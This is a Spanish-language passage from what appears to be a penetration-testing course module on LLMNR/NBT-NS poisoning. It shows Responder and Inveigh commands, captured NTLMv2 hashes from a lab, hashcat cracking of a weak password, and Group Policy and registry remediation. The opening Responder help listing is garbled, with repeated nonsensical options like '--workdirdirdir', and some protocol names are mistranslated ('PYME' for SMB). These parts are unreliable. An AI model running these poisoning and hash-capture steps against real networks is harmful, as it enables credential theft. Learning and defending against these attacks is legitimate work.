  -W, --workdirdir Work directory directory (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -B, --binddir   Bind directory (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -E, --ethernetdir Ethernet directory (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -O, --outputdirdir Output directory directory (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -R, --reversedir Reverse connection directory (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -P, --portrangedir Port range directory (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -S, --scriptdirdir Script directory directory (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -T, --timedir   Timeout directory (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -U, --userdirdir User directory directory (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -G, --groupdirdir Group directory directory (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -A, --authdirdir Authentication directory directory (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -K, --keydirdir Key directory directory (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -X, --extradirdir Extra directory directory (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -Y, --yesdirdir Yes directory directory (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -Z, --zerodirdir Zeroize directory directory (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -W, --workdirdirdir Work directory directory directory (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -B, --binddirdirdir Bind directory directory directory (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -E, --ethernetdirdirdir Ethernet directory directory directory (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -O, --outputdirdirdir Output directory directory directory (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -R, --reversedirdirdir Reverse connection directory directory (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -P, --portrangedirdirdir Port range directory directory (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -S, --scriptdirdirdir Script directory directory directory (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -T, --timedirdirdir Timeout directory directory (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -U, --userdirdirdir User directory directory directory (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -G, --groupdirdirdir Group directory directory directory (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -A, --authdirdirdir Authentication directory directory directory (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -K, --keydirdirdir Key directory directory directory (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -X, --extradirdirdir Extra directory directory directory (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -Y, --yesdirdirdir Yes directory directory directory (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -Z, --zerodirdirdir Zeroize directory directory directory (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
```

Como se mostró anteriormente en el módulo, la `-Abandera` nos pone en modo de análisis, lo que nos permite ver las solicitudes NBT-NS, BROWSER y LLMNR en el entorno sin envenenar ninguna respuesta. Siempre debemos proporcionar una interfaz o una IP. Algunas opciones comunes que normalmente querremos usar son `-wf`; esto iniciará el servidor proxy WPAD no autorizado, mientras que `-f` intentará tomar la huella digital del sistema operativo y la versión del host remoto. Podemos usar la `-v` bandera para aumentar la verbosidad si nos encontramos con problemas, pero esto conducirá a una gran cantidad de datos adicionales impresos en la consola. Otras opciones como `-F` y `-P` se pueden usar para forzar la autenticación NTLM o básica y forzar la autenticación de proxy, pero pueden causar un mensaje de inicio de sesión, por lo que se deben usar con moderación. El uso de la `-w` bandera utiliza el servidor proxy WPAD integrado. Esto puede ser muy eficaz, especialmente en grandes organizaciones, porque capturará todas las solicitudes HTTP de cualquier usuario que inicie Internet Explorer si el navegador tiene habilitada [la configuración de detección automática](#).

Con esta configuración que se muestra arriba, Responder escuchará y responderá cualquier solicitud que vea en la red. Si tiene éxito y logra capturar un hash, Responder lo imprimirá en la pantalla y lo escribirá en un archivo de registro por host ubicado en el directorio `/usr/share/responder/logs`. Los hashes se guardan en el formato `(MODULE_NAME)-(HASH_TYPE)-(CLIENT_IP).txt`, y un hash se imprime en la consola y se almacena en su archivo de registro asociado a menos que `-v` el modo esté habilitado. Por ejemplo, un archivo de registro puede verse como `SMB-NTLMv2-SSP-172.16.5.25`. Los hashes también se almacenan en una base de datos SQLite que se puede configurar en el archivo `Responder.conf` de configuración, generalmente ubicado en `/usr/share/responder` a menos que clonemos el repositorio de Responder directamente desde GitHub.

Debemos ejecutar la herramienta con privilegios de sudo o como root y asegurarnos de que los siguientes puertos estén disponibles en nuestro host de ataque para que funcione mejor:

UDP 137, UDP 138, UDP 53, UDP/TCP 389,TCP 1433, UDP 1434, TCP 80, TCP 135, TCP 139, TCP 445, TCP 21, TCP 3141,TCP 25, TCP 110, TCP 587, TCP 3128, Multicast UDP 5355 and 5353



Cualquiera de los servidores maliciosos (es decir, SMB) se puede deshabilitar en el archivo `Responder.conf`.

## Registros de respuesta

Envenenamiento por LLMNR/NBT-NS - desde Linux

```
AlejandroGB@htb[/htb]$ ls
Analyzer-Session.log      Responder-Session.log
Config-Responder.log       SMB-NTLMv2-SSP-172.16.5.200.txt
HTTP-NTLMv2-172.16.5.200.txt  SMB-NTLMv2-SSP-172.16.5.25.txt
Poisoners-Session.log     SMB-NTLMv2-SSP-172.16.5.50.txt
Proxy-Auth-NTLMv2-172.16.5.200.txt
```

Si Responder capturó los hashes correctamente, como se ve arriba, podemos encontrar los hashes asociados con cada host/protocolo en su propio archivo de texto. La animación a continuación nos muestra un ejemplo de Responder ejecutándose y capturando hashes en la red.

Podemos iniciar una sesión de Responder con bastante rapidez:

#### Iniciar Responder con la configuración predeterminada

```
sudo responder -I ens224
```

Código: bash

```
sudo responder -I ens224
```

#### Captura con Responder

```
[*] [LLMNR] Poisoned answer sent to 172.16.5.125 for name academy-ea-web0
[MSSQL] Received connection from 172.16.5.125
[MSSQL] NTLMv2 Client : 172.16.5.125
[MSSQL] NTLMv2 Username : INLANEFREIGHT\lab_adm
[MSSQL] NTLMv2 Hash : lab_adm::INLANEFREIGHT:85e80fc4d450d0d8:DDE829F5D7ADE6
446CCF6E135B662DD2:01010000000000A33063C3702CD8010FB2C50E652BF78B0000000002000
80049000340046004E0001001E00570049004E002D0032004E004C005100420057004D00310054005
0004900040014004900340046004E002E004C004F00430041004C0003003400570049004E002D003
2004E004C005100420057004D0031005400500049002E004900340046004E002E004C004F0043004
1004C00050014004900340046004E002E004C004F00430041004C000800300030000000000000000
00000000030000227F23C33F457EB40768939489F1D4F76E0E07A337CCFD45A57D9B612691A800
A001000000000000000000000000000000000000000000000000000000000000000000000000000000000000
F00610063006100640065006D0079002D00650061002D0077006500620030003A003100340033003
300000000000000000000000
[*] [MDNS] Poisoned answer sent to 172.16.5.125 for name academy-ea-web0.local
[!] Fingerprint failed
[*] [LLMNR] Poisoned answer sent to 172.16.5.125 for name academy-ea-web0
[*] [MDNS] Poisoned answer sent to 172.16.5.125 for name academy-ea-web0.local
[!] Fingerprint failed
[*] [LLMNR] Poisoned answer sent to 172.16.5.125 for name academy-ea-web0
[responder0:sudo*] "ea-attack01" 01:59 28-Feb-22
```


Normalmente, deberíamos iniciar Responder y dejarlo correr por un tiempo en una ventana de tmux mientras realizamos otras tareas de enumeración para maximizar la cantidad de hashes que podemos obtener. Una vez que estemos listos, podemos pasar estos hashes a

Hashcat usando el modo hash 5600 para hashes NTLMv2 que normalmente obtenemos con Responder. A veces podemos obtener hashes NTLMv1 y otros tipos de hashes y podemos consultar la página de [ejemplos de hashes de Hashcat](#) para identificarlos y encontrar el modo hash adecuado. Si alguna vez obtenemos un hash extraño o desconocido, este sitio es una gran referencia para ayudar a identificarlo. Consulte el módulo [Cracking Passwords With Hashcat](#) para un estudio en profundidad de los diversos modos de Hashcat y cómo atacar una amplia variedad de tipos de hashes.

Una vez que tengamos suficientes, debemos convertir estos hashes en un formato que podamos utilizar en este momento. Los hashes NetNTLMv2 son muy útiles una vez descifrados, pero no se pueden utilizar para técnicas como pass-the-hash, lo que significa que tenemos que intentar descifrarlos sin conexión. Podemos hacerlo con herramientas como Hashcat y John.

### Descifrado de un hash NTLMv2 con Hashcat

```
hashcat -m 5600 forend_ntlmv2 /usr/share/wordlists/rockyou.txt
```



The terminal window shows the command being run:

```
AlejandroGB@htb[/htb]$ hashcat -m 5600 forend_ntlmv2 /usr/share/wordlists/rockyou.txt
```

Hashcat (v6.1.1) starting...

After some time, the password is found:

```
02e003200320035000000000000000000000000:Klmcargo2
```

Al observar los resultados anteriores, podemos ver que hemos descifrado el hash NET-NTLMv2 del usuario FOREND, cuya contraseña es Klmcargo2. Por suerte, nuestro dominio de destino permite contraseñas débiles de 8 caracteres. Este tipo de hash puede ser "lento" de descifrar incluso en un equipo de descifrado con GPU, por lo que las contraseñas largas y complejas pueden ser más difíciles o imposibles de descifrar en un tiempo razonable.

## Comandos:

Atacar los siguientes protocolos:

- Licenciatura en Derecho y Matemáticas
- Sistema de nombres de dominio
- MDNS
- NBNS
- DHCP
- Protocolo ICMP
- HTTP
- HTTPS
- PYME
- LDAP
- WebDAV
- Autenticación de proxy

**Responder también tiene soporte para:**

- MSSQL
- DCE-RPC
- Autenticación FTP, POP3, IMAP y SMTP

responder -h	Ayuda de Responder
sudo responder -l ens224	Iniciar Responder con la configuración predeterminada
hashcat -m 5600 forend_ntlmv2 /usr/share/wordlists/rockyou.txt	Crackear el hash guardado en el archivo forend_ntlmv2 (podríamos llamarlo hash)

## Intoxicación por LLMNR/NBT-NS (desde Windows)

El envenenamiento de LLMNR y NBT-NS también es posible desde un host de Windows. En la última sección, utilizamos Responder para capturar hashes. En esta sección, exploraremos la herramienta [Inveigh](#) e intentaremos capturar otro conjunto de credenciales.

### Inveigh - Descripción general

Si terminamos con un host de Windows como nuestro cuadro de ataque, nuestro cliente nos proporciona un cuadro de Windows para realizar pruebas o llegamos a un host de Windows como administrador local a través de otro método de ataque y nos gustaría buscar más acceso, la herramienta [Inveigh](#) funciona de manera similar a Responder, pero está escrita en PowerShell y C#. Inveigh puede escuchar IPv4 e IPv6 y varios otros protocolos, incluidos LLMDNS, mDNSNBNS DHCPv6, ICMPv6 HTTP, HTTPS, SMBLDAP WebDAVy Proxy Auth. La herramienta está disponible en el C:\Tools directorio del host de ataque de Windows proporcionado.

Podemos comenzar con la versión de PowerShell de la siguiente manera y luego enumerar todos los parámetros posibles. Hay una [wiki](#) que enumera todos los parámetros e instrucciones de uso.

### Uso de Inveigh

```
Import-Module .\Inveigh.ps1  
(Get-Command Invoke-Inveigh).Parameters
```

Key	Value
---	-----
ADIDNSHostsIgnore	System.Management.Automation.ParameterMetadata
KerberosHostHeader	System.Management.Automation.ParameterMetadata
ProxyIgnore	System.Management.Automation.ParameterMetadata
PcapTCP	System.Management.Automation.ParameterMetadata
PcapUDP	System.Management.Automation.ParameterMetadata
SpoofHostsReply	System.Management.Automation.ParameterMetadata
SpoofHostsIgnore	System.Management.Automation.ParameterMetadata
SpoofIPsReply	System.Management.Automation.ParameterMetadata
SpoofIPsIgnore	System.Management.Automation.ParameterMetadata
WPADDirectHosts	System.Management.Automation.ParameterMetadata
WPADAuthIgnore	System.Management.Automation.ParameterMetadata
ConsoleQueueLimit	System.Management.Automation.ParameterMetadata
ConsoleStatus	System.Management.Automation.ParameterMetadata
ADIDNSThreshold	System.Management.Automation.ParameterMetadata
ADIDNSTTL	System.Management.Automation.ParameterMetadata
DNSTTL	System.Management.Automation.ParameterMetadata
HTTPPort	System.Management.Automation.ParameterMetadata
HTTPSPort	System.Management.Automation.ParameterMetadata
KerberosCount	System.Management.Automation.ParameterMetadata
LLMNRTTL	System.Management.Automation.ParameterMetadata
<SNIP>	

Comencemos Inveigh con la suplantación de LLMNR y NBNS, y la salida a la consola y la escritura en un archivo. Dejaremos el resto de los valores predeterminados, que se pueden ver [aquí](#).

### Invoke-Inveigh Y -NBNS Y -ConsoleOutput Y -FileOutput Y

```
PS C:\htb> Invoke-Inveigh Y -NBNS Y -ConsoleOutput Y -FileOutput Y

[*] Inveigh 1.506 started at 2022-02-28T19:26:30
[+] Elevated Privilege Mode = Enabled
[+] Primary IP Address = 172.16.5.25
[+] Spoofer IP Address = 172.16.5.25
[+] ADDNS Spoofer = Disabled
[+] DNS Spoofer = Enabled
[+] DNS TTL = 30 Seconds
[+] LLMNR Spoofer = Enabled
[+] LLMNR TTL = 30 Seconds
[+] mDNS Spoofer = Disabled
[+] NBNS Spoofer For Types 00,20 = Enabled
[+] NBNS TTL = 165 Seconds
[+] SMB Capture = Enabled
[+] HTTP Capture = Enabled
[+] HTTPS Certificate Issuer = Inveigh
[+] HTTPS Certificate CN = localhost
[+] HTTPS Capture = Enabled
[+] HTTP/HTTPS Authentication = NTLM
[+] WPAD Authentication = NTLM
[+] WPAD NTLM Authentication Ignore List = Firefox
[+] WPAD Response = Enabled
[+] Kerberos TGT Capture = Disabled
[+] Machine Account Capture = Disabled
[+] Console Output = Full
[+] File Output = Enabled
[+] Output Directory = C:\Tools
WARNING: [!] Run Stop-Inveigh to stop
[*] Press any key to stop console output
WARNING: [-] [2022-02-28T19:26:31] Error starting HTTP listener
WARNING: [!] [2022-02-28T19:26:31] Exception calling "Start" with "0" argument(s): "An attempt was made to access a socket in a way forbidden by its access permissions" $HTTPListener.Start()
```

Podemos ver que inmediatamente comenzamos a recibir solicitudes LLMNR y mDNS. La siguiente animación muestra la herramienta en acción.

[https://academy.hackthebox.com/storage/modules/143/inveigh\\_pwsh.png](https://academy.hackthebox.com/storage/modules/143/inveigh_pwsh.png)

### Inveigh en C# (InveighZero)

La versión de PowerShell de Inveigh es la versión original y ya no se actualiza. El autor de la herramienta mantiene la versión de C#, que combina el código de C# de PoC original y un puerto de C# de la mayor parte del código de la versión de PowerShell. Antes de poder usar la versión de C# de la herramienta, tenemos que compilar el ejecutable. Para ahorrar tiempo, hemos incluido una copia de la versión de PowerShell y del ejecutable compilado de la herramienta en la **C:\Tools** carpeta del host de destino en el laboratorio, pero vale la pena realizar el ejercicio (y la mejor práctica) de compilarlo usted mismo usando Visual Studio.

Sigamos adelante y ejecutemos la versión C# con los valores predeterminados y comencemos a capturar hashes.

.\Inveigh.exe

```
PS C:\htb> .\Inveigh.exe

[*] Inveigh 2.0.4 [Started 2022-02-28T20:03:28 | PID 6276]
[+] Packet Sniffer Addresses [IP 172.16.5.25 | IPv6 fe80::dcec:2831:712b:c9a3%8]
[+] Listener Addresses [IP 0.0.0.0 | IPv6 ::]
[+] Spoofed Reply Addresses [IP 172.16.5.25 | IPv6 fe80::dcec:2831:712b:c9a3%8]
[+] Spoofed Options [Repeat Enabled | Local Attacks Disabled]
[ ] DHCPv6
[+] DNS Packet Sniffer [Type A]
[ ] ICMPv6
[+] LLMNR Packet Sniffer [Type A]
[ ] MDNS
[ ] NBNS
[+] HTTP Listener [HTTPAuth NTLM | WPADAuth NTLM | Port 80]
[ ] HTTPS
[+] WebDAV [WebDAVAuth NTLM]
[ ] Proxy
[+] LDAP Listener [Port 389]
[+] SMB Packet Sniffer [Port 445]
[+] File Output [C:\Tools]
[+] Previous Session Files (Not Found)
[*] Press ESC to enter/exit interactive console
[!] Failed to start HTTP listener on port 80, check IP and port usage.
[!] Failed to start HTTPv6 listener on port 80, check IP and port usage.
[ ] [20:03:31] mDNS(QM)(A) request [academy-ea-web0.local] from 172.16.5.125 [disabled]
[ ] [20:03:31] mDNS(QM)(AAAA) request [academy-ea-web0.local] from 172.16.5.125 [disabled]
[ ] [20:03:31] mDNS(QM)(A) request [academy-ea-web0.local] from fe80::f098:4f63:8384:d1d0%8
[ ] [20:03:31] mDNS(QM)(AAAA) request [academy-ea-web0.local] from fe80::f098:4f63:8384:d1d0%8
[+] [20:03:31] LLMNR(A) request [academy-ea-web0] from 172.16.5.125 [response sent]
```

Como podemos observar, la herramienta se inicia y muestra qué opciones están habilitadas por defecto y cuáles no. Las opciones con un **[+]** son predeterminadas y habilitadas por defecto y las que tienen un **[ ]** delante están deshabilitadas. La salida de la consola en ejecución también nos muestra qué opciones están deshabilitadas y, por lo tanto, no se están enviando respuestas (mDNS en el ejemplo anterior). También podemos ver el mensaje **Press ESC to enter/exit interactive console**, que es muy útil mientras se ejecuta la herramienta. La consola nos da acceso a las credenciales/hashes capturados, nos permite detener Inveigh y más.

Podemos pulsar la **esc** tecla para entrar a la consola mientras Inveigh esté en ejecución.

```
<SNIP>

[+] [20:10:24] LLMNR(A) request [academy-ea-web0] from 172.16.5.125 [response sent]
[+] [20:10:24] LLMNR(A) request [academy-ea-web0] from fe80::f098:4f63:8384:d1d0%8 [response
[-] [20:10:24] LLMNR(AAAA) request [academy-ea-web0] from fe80::f098:4f63:8384:d1d0%8 [type
[-] [20:10:24] LLMNR(AAAA) request [academy-ea-web0] from 172.16.5.125 [type ignored]
[-] [20:10:24] LLMNR(AAAA) request [academy-ea-web0] from fe80::f098:4f63:8384:d1d0%8 [type
[-] [20:10:24] LLMNR(AAAA) request [academy-ea-web0] from 172.16.5.125 [type ignored]
[-] [20:10:24] LLMNR(AAAA) request [academy-ea-web0] from fe80::f098:4f63:8384:d1d0%8 [type
[-] [20:10:24] LLMNR(AAAA) request [academy-ea-web0] from 172.16.5.125 [type ignored]
[.] [20:10:24] TCP(1433) SYN packet from 172.16.5.125:61310
[.] [20:10:24] TCP(1433) SYN packet from 172.16.5.125:61311
C(0:0) NTLMv1(0:0) NTLMv2(3:9)> HELP
```

Luego de escribir **HELP** y pulsar enter, se nos presentan varias opciones:

```
=====
Inveigh Console Commands =====

Command          Description
=====
GET CONSOLE      | get queued console output
GET DHCPv6Leases | get DHCPv6 assigned IPv6 addresses
GET LOG          | get log entries; add search string to filter results
GET NTLMV1        | get captured NTLMv1 hashes; add search string to filter re
GET NTLMV2        | get captured NTLMv2 hashes; add search string to filter re
GET NTLMV1UNIQUE | get one captured NTLMv1 hash per user; add search string t
GET NTLMV2UNIQUE | get one captured NTLMv2 hash per user; add search string t
GET NTLMV1USERNAMES | get usernames and source IPs/hostnames for captured NTLMv1
GET NTLMV2USERNAMES | get usernames and source IPs/hostnames for captured NTLMv2
GET CLEARTEXT     | get captured cleartext credentials
GET CLEARTEXTUNIQUE | get unique captured cleartext credentials
GET REPLYTODOMAINS | get ReplyToDomains parameter startup values
GET REPLYTOHOSTS  | get ReplyToHosts parameter startup values
GET REPLYTOIPS    | get ReplyToIPs parameter startup values
GET REPLYTOMACs   | get ReplyToMACs parameter startup values
GET IGNOREDOMAINS | get IgnoreDomains parameter startup values
GET IGNOREHOSTS   | get IgnoreHosts parameter startup values
GET IGNOREIPs     | get IgnoreIPs parameter startup values
GET IGNOREMACs    | get IgnoreMACs parameter startup values
SET CONSOLE       | set Console parameter value
HISTORY          | get command history
RESUME           | resume real time console output
STOP             | stop Inveigh
```

Podemos ver rápidamente hashes únicos capturados escribiendo **GET NTLMV2UNIQUE**.

```
=====
Unique NTLMv2 Hashes =====

Hashes
=====
backupagent::INLANEFREIGHT:B5013246091943D7:16A41B703C8D4F8F6AF75C47C3B50CB5:0101000000000000
frontend::INLANEFREIGHT:32FD89BD78804B04:DFFEB0C724F3ECE90E42BAF061B78BFE2:01010000000000001601

<SNIP>
```

Podemos escribir **GET NTLMV2USERNAMES** y ver qué nombres de usuario hemos recopilado. Esto es útil si queremos una lista de usuarios para realizar una enumeración adicional y ver cuáles vale la pena intentar descifrar sin conexión usando Hashcat.

```
=====
NTLMv2 Usernames =====

IP Address          Host          Username
=====
172.16.5.125       | ACADEMY-EA-FILE | INLANEFREIGHT\backupagent
172.16.5.125       | ACADEMY-EA-FILE | INLANEFREIGHT\frontend
172.16.5.125       | ACADEMY-EA-FILE | INLANEFREIGHT\clusteragent
172.16.5.125       | ACADEMY-EA-FILE | INLANEFREIGHT\wley
172.16.5.125       | ACADEMY-EA-FILE | INLANEFREIGHT\svc_qualys
```

Comencemos Inveigh y luego interactuemos un poco con la salida para unirlo todo.

[https://academy.hackthebox.com/storage/modules/143/inveigh\\_csharp.png](https://academy.hackthebox.com/storage/modules/143/inveigh_csharp.png)


```
PS C:\Tools> .\Inveigh.exe
[+] Inveigh 2.0.4 [Started 2022-02-28T20:16:57 | PID 7416]
[+] Packet Sniffer Addresses [IP 172.16.5.25 | IPv6 fe80::dcecc:2831:712b:c9a3%8]
[+] Listener Addresses [IP 0.0.0.0 | IPv6 ::]
[+] Spoofed Reply Addresses [IP 172.16.5.25 | IPv6 fe80::dcecc:2831:712b:c9a3%8]
[+] Spoofed Options [Repeat Enabled | Local Attacks Disabled]
[+] DHCPv6
[+] DNS Packet Sniffer [Type A]
[+] ICMPv6
[+] LLNMR Packet Sniffer [Type A]
[+] MDNS
[+] NBNS
[+] HTTP Listener [HTTPAuth NTLM | WPADAuth NTLM | Port 80]
[+] HTTPS
[+] WebDAV [WebDAVAuth NTLM]
[+] Proxy
[+] LDAP Listener [Port 389]
[+] SMB Packet Sniffer [Port 445]
[+] File Output [C:\Tools]
[+] Previous Session Files [Imported]
[*] Press ESC to enter/exit interactive console
[!] Failed to start HTTP listener on port 80, check IP and port usage.
[!] Failed to start HTTPv6 listener on port 80, check IP and port usage.
```

## Remediación

Mitre ATT&CK enumera esta técnica como [ID: T1557.001](#), Adversary-in-the-Middle: LLMNR/NBT-NS Poisoning and SMB Relay.


Existen algunas formas de mitigar este ataque. Para garantizar que estos ataques de suplantación de identidad no sean posibles, podemos desactivar LLMNR y NBT-NS. Como advertencia, siempre vale la pena probar lentamente un cambio significativo como este en su entorno con cuidado antes de implementarlo por completo. Como evaluadores de penetración, podemos recomendar estos pasos de solución, pero debemos comunicar claramente a nuestros clientes que deben probar estos cambios en profundidad para asegurarse de que la desactivación de ambos protocolos no dañe nada en la red.

Podemos deshabilitar LLMNR en la Política de grupo yendo a Configuración del equipo -> Plantillas administrativas -> Red -> Cliente DNS y habilitando "Desactivar la resolución de nombres de multidifusión".



No es posible desactivar NBT-NS mediante la directiva de grupo, sino que debe desactivarse localmente en cada host. Para ello, abra Network and Sharing Center, Control Panel haga clic en Change adapter settings, haga clic con el botón derecho en el adaptador para ver

sus propiedades, seleccione Internet Protocol Version 4 (TCP/IPv4), haga clic en el Properties botón, luego haga clic en Advanced y seleccione la WINS pestaña y, por último, seleccione Disable NetBIOS over TCP/IP.




Si bien no es posible deshabilitar NBT-NS directamente a través de GPO, podemos crear un script de PowerShell en Configuración del equipo -> Configuración de Windows -> Script (Inicio/Apagado) -> Inicio con algo como lo siguiente:

```
$regkey = "HKLM:SYSTEM\CurrentControlSet\services\NetBT\Parameters\Interfaces"
Get-ChildItem $regkey | foreach { Set-ItemProperty -Path "$regkey\$($_.pschildname)" -Name NetbiosOptions -Value 2 -Verbose}
```

Código: **powershell**

```
$regkey = "HKLM:SYSTEM\CurrentControlSet\services\NetBT\Parameters\Interfaces"
Get-ChildItem $regkey | foreach { Set-ItemProperty -Path "$regkey\$($_.pschildname)" -Name Ne
```

